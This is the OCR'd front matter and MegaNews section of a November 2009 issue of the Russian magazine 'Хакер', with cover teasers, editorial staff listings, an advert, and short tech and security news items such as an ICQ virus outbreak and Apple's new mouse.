ПИШЕМ ПЕРСОНАЛЬНЫЙ SANDBOX НА C# СТР. 94

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.



НОЯБРЬ 11 (131) 2009

Фабрика сплоитов

УЧИМСЯ ПИСАТЬ ЭКСПЛОИТЫ ДЛЯ METASPLOIT FRAMEWORK

СТР. 30

WINDOWS 7

ГЛАВНЫЕ ФИШКИ НОВОЙ СИСТЕМЫ

EXPLOIT

CLOUD COMPUTING

ИНФРАСТРУКТУРА ОБЛАЧНЫХ ВЫЧИСЛЕНИЙ НА БАЗЕ EUCALYPTUS

СТР. 122

ПРОЯВИТЕЛЬ ДЛЯ ТРОЯНОВ

ДЕТЕКТИРУЕМ СКРЫТЫЕ ПРОЦЕССЫ В USERMODE И RING0

СТР. 86

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09011


ХАКЕР 11 (НОЯБРЬ) 2009
ФАБРИКА СПЛОИТОВ/УЧИМСЯ ПИСАТЬ ЭКСПЛОИТЫ ДЛЯ METASPLOIT FRAMEWORK
131

INTRO

Журнал Хакер невозможно было бы представить без читателей и, самое главное, без читательского влияния на журнал. Начать надо с того, что все редакторы Х в свое время были увлеченными читателями и попали сюда, пожелав поделиться с другими людьми своими идеями.

В общем, чем больше активности исходит от читателей — тем Хакеру лучше. Именно поэтому мы на каждом углу печатаем свои контакты: чтобы тебе было просто делиться с нами своими идеями и предложениями. Я тебя пламенно призываю сразу писать мне обо всех новых идеях, обо всех темах и статьях, которые ты хотел бы увидеть, обо всех вещах, которые тебе нравятся или раздражают в журнале. И особенно круто, если ты видишь в себе силы писать в Х статьи — мы на 100% открыты к таким вещам, радуемся каждому новому автору и даже платим за это деньги. Так что если есть идеи и желание работать — камон, гай!


nikitozz, гл. ред. Х
nikitoz@real.xakep.ru
www.ring0cup.ru



 **ФИШКИ WINDOWS 7** 

Нет вопросов, главное событие осени — релиз новой винды! И, хотя мы уже очень много писали про Windows 7, разглядывая систему с разных сторон, было бы безумием не написать чего-то нового сразу после релиза системы. Поэтому мы решили сделать подборку с самыми интересными фичами новой Windows, чтобы ты еще раз оценил преимущества семерки и был в курсе всех улучшений и новых фишек, которые реализовали разработчики Microsoft.

Content Ноябрь 2009



MegaNews

Ferrum.

PC_ZONE.

Взлом.

Сцена.

Юниксойд.

Кодинг.

SYN/ACK.



ФРИКИНГ

Юниты



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей Долин
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева


/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

ИГЛА В ЯЙЦЕ, ЯЙЦО В УТКЕ, УТКА В ЗАЙЦЕ, ЗАЯЦ В ШОКЕ



Файлообменник file.qip.ru, который под каждым размещенным файлом пишет «Tested by Kaspersky Anti-Virus», прошляпил очень неприятную заразу. В конце октября многим qip-юзерам пришли сообщения от проверенных контактов, со ссылкой на скачивание некого файла egg.rar. На логичный вопрос пользователей-параноиков: «что это?», контакт отвечал «нечто позитивное», а если юзер не сдавался и продолжал спрашивать, в ответ приходило: «ты не в церкви, тебя не обманут». Получив ответ, большинство юзеров успокаивалось и шло по ссылке, где, конечно, находился вирус (ну, «справедливости ради», юзеру даже демонстрировали картинку с яичницей). После попадания на машину «яичный» малварь угоняет icq-аккаунт и рассылает линк на себя всем контактам. В процессе рассылки вирь, к тому же, разговаривает, отвечая на фразы, содержащие слова «что», «че», «шо», «чего» и так далее, фразой «нечто позитивное». Только с files.qip.ru заразу успело скачать больше 14.000 человек (потом файл удалили). Хитрый, «говорящий» вирус еще явно вернется, так что не стоит терять бдительности.

ВИКИПЕДИЯ В КАРМАНЕ

Интересных гаджетов в мире много, но рынок карманных энциклопедий, словарей, переводчиков и тому подобных девайсов нельзя называть переполненным. Так что устройство WikiReader, содержащее более 3 млн. статей из Wikipedia, явно найдет своих пользователей. Официальный сайт заверяет, что крошечная коробочка с тремя кнопками способна проработать от двух AAA батареек целый год. С учетом того, что сенсорный экран устройства, хоть и лишен цвета и подсветки, но базируется отнюдь не на e-ink технологии, цифры определенно приукрашены. Зато девайс легок, компактен, предельно прост в использовании и дешев — всего $99. Еще один плюс проекта в том, что он полностью опенсорсовый, так что в будущем WikiReader вероятно обрастет многими полезными «бонусами». Кстати, создатели WikiReader, видимо, очень страшные люди — они встроили в свое устройство отличный таймкиллер: кнопку «random», на которую можно нажимать часами, убивая время и аккумуляторы. По сути, единственный минус этого девайса в том, что работает он пока только с английским языком.

В PANDALABS ЕЖЕДНЕВНО ПОЛУЧАЮТ ДО 50.000 ОБРАЗЧИКОВ НОВОГО ВРЕДОНОСНОГО ПО. ЕЩЕ НЕДАВНО ЭТА ЦИФРА РАВНЯЛАСЬ 37.000 В ДЕНЬ.

РАБОТА ДЛЯ ПРОГРАММИСТОВ ЗА РУБЕЖОМ

Мало кому из it-шников незнаком сайт stackoverflow.com, детище талантливого программиста и бизнесмена Джоэля Спольски. Ресурс являет собой помесь Digg с Wikipedia и сайтом вопросов-и-ответов. Многим будет интересно узнать, что StackOverflow расширяется, открывая новый раздел Careers. Как нетрудно догадаться, эта часть сайта призвана помочь специалистам-прогерам с поиском работы. Свое резюме можно интегрировать с профилем на сайте, а его просмотр для потенциальных работодателей будет платным. Впрочем, платным является и размещение резюме: для студентов первый год пользования Careers бесплатно; для разместивших свои резюме до 9-го ноября юзеров абонентская плата равна $29 за 3 года; для всех «проснувшихся» после 10-го ноября абонентская плата составит $99 за 1 год.

PC27

ПЕРЕСТРАХОВЩИКИ ИЗ TWITTER

Чудесные дела творятся в микроблогинговом сервисе Twitter. Аккаунт известного спеца по информационной безопасности, главы F-Secure Микко Хиппонена оказался забанен без предупреждений и объяснений. Когда удивленный Хиппонен обнаружил блок и связался с саппортом, ему сначала не отвечали два дня, а потом сообщили, что пару месяцев назад он разместил в своем блоге ссылку на малварь, что должно караться по всей строгости. Ссылка действительно была — Хиппонен ссылался на ресурс myspece.com (фишинговый фейк под myspace.com), при этом специально написав адрес сайта через пробелы, дабы ссылка не была активной. В «криминальном» посте он недоумевал, кто может повестись на такую очевидную разводку, но все же предупреждал своих фоловеров об опасности и призывал их не ходить по приведенному адресу. Казалось бы, обычная ситуация для блога по ИБ, где часто пишут о вредоносном ПО и «нехороших сайтах», но нет, саппорту Twitter понадобилось несколько дней, чтобы разобраться, и лишь потом блокировку сняли. Хуже того, у Хиппонена при этом «слетели» все настройки, и очистился список фоловеров (коих было более 3-х тысяч). В итоге, восстановили и это, но очень хочется спросить у саппорта Twitter'а — WTF, господа?

WINDOWS 7 БЬЕТ РЕКОРДЫ ПРОДАЖ. НА AMAZON.COM.UK УЖЕ ЧЕРЕЗ 8 ЧАСОВ ПОСЛЕ ОТКРЫТИЯ PRE-ORDER БЫЛО ПРОДАНО БОЛЬШЕ КОПИЙ WINDOWS 7, НЕЖЕЛИ VISTA ЗА ВЕСЬ ПЕРИОД ПРЕДВАРИТЕЛЬНОГО ЗАКАЗА.



ИЗ ЖИЗНИ ПОИСКОВИКОВ

Компания Microsoft опередила Google и первой запустила поиск по Twitter. Новинка пока пребывает в стадии бета-теста, но уже доступна по адресу www.bing.com/twitter. На главной странице twitter-поиска отображаются самые популярные на данный момент в «Твиттере» темы, а ниже сгруппированы найденные твиты по каждой из них. На каждый твит можно ответить прямо из поисковика — для этого имеется специальная кнопка. Результаты пользовательских поисковых запросов так же выводятся в реальном времени, в виде ленты с твитами. Чтобы успевать читать поток, предусмотрена кнопка Pause.


Но и Google тоже занимается разработкой Twitter-поиска. Их вариант должен появиться в ближайшие месяцы. Поиск от Google будет социальным — первыми среди результатов будут выводиться ссылки на твоих друзей, если они что-то писали по искомой теме в каких-либо соц. сетях. Конечно, чтобы все это заработало, от тебя и твоих френдов потребуются заполненные анкеты в Google Profile.

А пока гиганты увлечены гонкой, детище Стивена Вольфрама — «умный поисковик» WolframAlpha, открывает API. Воспользоваться информацией сможет каждый, но не бесплатно. Самый дешевый тарифный план, ориентированный на частных лиц, таков: $60 за 1000 запросов и $0.08 за каждый запрос сверх лимита, а самый дорогой, ориентированный на крупные компании: $220.000 за 10 млн. запросов в месяц, каждый запрос сверх лимита $0.023. Известно, что одними из первых клиентов WolframAlpha API уже стала компания Microsoft, опять же со своим поисковиком Bing.

ДЕШЕВО И СЕРДИТО

Множество производителей по всему миру сейчас бьются над снижением цен на свои нетбуки, чтобы сделать их еще дешевле и доступнее. Но впереди планеты всей традиционно оказались... Конечно, китайцы. Китайская компания Sungworld выпустила девайс, который являет собой что-то среднее между КПК, нетбуком и фоторамкой. Ну, а как еще охарактеризовать устройство с Windows CE на борту, 7" дисплеем (800x480), 128 мб ОЗУ, процом ARM VIA на 300 МГц и 1 ГБ флэш-памяти вместо харда? Зато у noname нетбука имеется поддержка 802.11b/g сетей, одного заряда батареи хватает на 2-3 часа, весит девайс всего 0.7 кг, и при этом его цена равна всего $73 (500 юаней)! Похоже, такими темпами мы скоро докатимся до выпусков и продаж одноразовых нетбуков :).




ОТКРЫВАЙ
НЕИЗВЕДАННОЕ
Реклама.
CAMEL
SINCE 1913
LIGHTS
LIMITED EDITION
Минздравсоцразвития России предупреждает:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ
Хочешь делать кофе, как самый лучший бариста Рима, научиться сводить треки, как модные диджеи Ибицы, выступить в роли опытного бармена на вечеринке друзей?
Сделай шаг навстречу ярким впечатлениям на **www.camel-game.ru**
Каждый месяц — новые открытия и призы!
CAMEL
SINCE 1913

ОШИБОЧКА ВЫШЛА



Великий человек, изобретатель WWW сэр Тимоти Бернерс-Ли сделал очень забавное заявление: в ходе общения с представителем журнала Times, Бернерс-Ли признался, что использование в адресе двойного слеша после «http:» практически бессмысленно. По его словам, URL можно было спроектировать и без использования косой черты, просто 20 лет назад это показалось неплохой идеей, потому как о последствиях никто не подумал. Теперь же Бернерсу-Ли очень стыдно за человеко-часы, которые миллионы людей потратили на набор лишних «/» и на исправление ошибок в адресах, стыдно за тонны чернил и бумаги, переведенных на печать бесполезных знаков, и так далее. Так что, товарищи девелоперы, не повторяйте ошибок «отца Интернетов», думайте, перед тем как идти по пути наименьшего сопротивления и воплощать в жизнь «неплохие идеи» :).

ПО ДАННЫМ ВИРУСНОЙ ЛАБОРАТОРИИ ESET, САМЫЙ «ПОПУЛЯРНЫЙ» В РОССИИ ВИРУС, ЭТО ЧЕРВЯК CONFICKER. ВЕРСИЕЙ CONFICKER.AA БОЛЕЕТ 7.68% МАШИН, А CONFICKER.AE 4.68%.




УБИЙСТВЕННАЯ ТОМОГРАФИЯ

Пока «Скайнет» не осознал себя, люди сами, вручную готовы «помогать» машинам в нелегком деле «убийства всех человеков». Проще говоря, пока что все случаи «агрессии со стороны машин» сводятся к ошибкам программистов и несоблюдению элементарной ТБ. Очередной тому пример — сотрудники больницы Cedars-Sinai Medical Center из Лос-Анджелеса, которые решили самостоятельно перепрограммировать свой томограф. Цель у них, как обычно, была благая — они хотели внедрить новый вид рентгеновского исследования, чтобы более эффективно обнаруживать нарушения мозгового кровообращения. Вместо этого горе-программисты ошиблись, и томограф на протяжении 18 месяцев поджаривал нечего не подозревающим пациентам мозги, выдавая дозу радиации, в восемь раз превышающую норму. Вскрылось все совершенно случайно, когда один из больных пожаловался на выпадение волос. Оказалось, что всего от радиоактивной машины успело пострадать более 200 человек. Пожалуй, лучше уж «Скайнет», чем такое.

ЧУДО-МЫШЬ И НЕ ТОЛЬКО

Компания Apple представила миру очередную порцию новинок, доказав, что еще не разучилась удивлять. Новая мышь Magic mouse моментально стала центром внимания компьютерщиков всего мира, и тому есть причины. От своих предков из семейства Mighty Mouse девайс унаследовал разве что форму и базовые характеристики, все остальное поражает. Мышь беспроводная, подключается к компьютеру через Bluetooth и работает от AA батарей (одного заряда должно хватать на 3-4 месяца). Кнопок у устройства нет. Вообще. Вместо этого



вся поверхность мыши является сенсорным тачпадом, который заменяет собой и скролл и кнопки, и открывает множество других удобных возможностей (например, масштабирование и горизонтальный скролл). Цена Mighty Mouse для Штатов составляет $69, также мышь поставляется с новыми iMac.

Но обновления коснулись не только периферии: так, диагональ дисплеев iMac увеличилась до 27", а «под капотом» у них теперь будут и 4-ядерные процы (Intel Core i5 2.66GHz и Core i7 2.8GHz). Линейка Mac mini пополнилась новыми моделями, в том числе, серверной версией. Бюджетный Macbook, в свою очередь, получил unibody-корпус, стеклянный Multi-Touch тачпад, встроенный аккумулятор и LED-подсветку дисплея.





ПЕРВЫЙ ОФФЛАЙН МАГАЗИН MICROSOFT

Летом мы писали о том, что Microsoft собирается открыть фирменные оффлайновые магазины Microsoft Store и успеть к релизу Windows 7. Что ж, Microsoft сдержала свое обещание — первый Microsoft Store распахнул свои двери в ТЦ Fashion Square в Скоттсдейле (штат Аризона, США) в день выхода новой ОС — 22 октября. Как и ожидалось, магазин Microsoft напоминает магазины Apple — тот же минимализм, много пространства и света, все можно потрогать руками, осмотреть и «понюхать». Магазин поделен на четыре зоны, каждая из которых сфокусирована на разных технологиях. Купить и опробовать в Microsoft Store можно все, от софта или телефона на базе Windows Mobile, до X-Box или лаптопа.

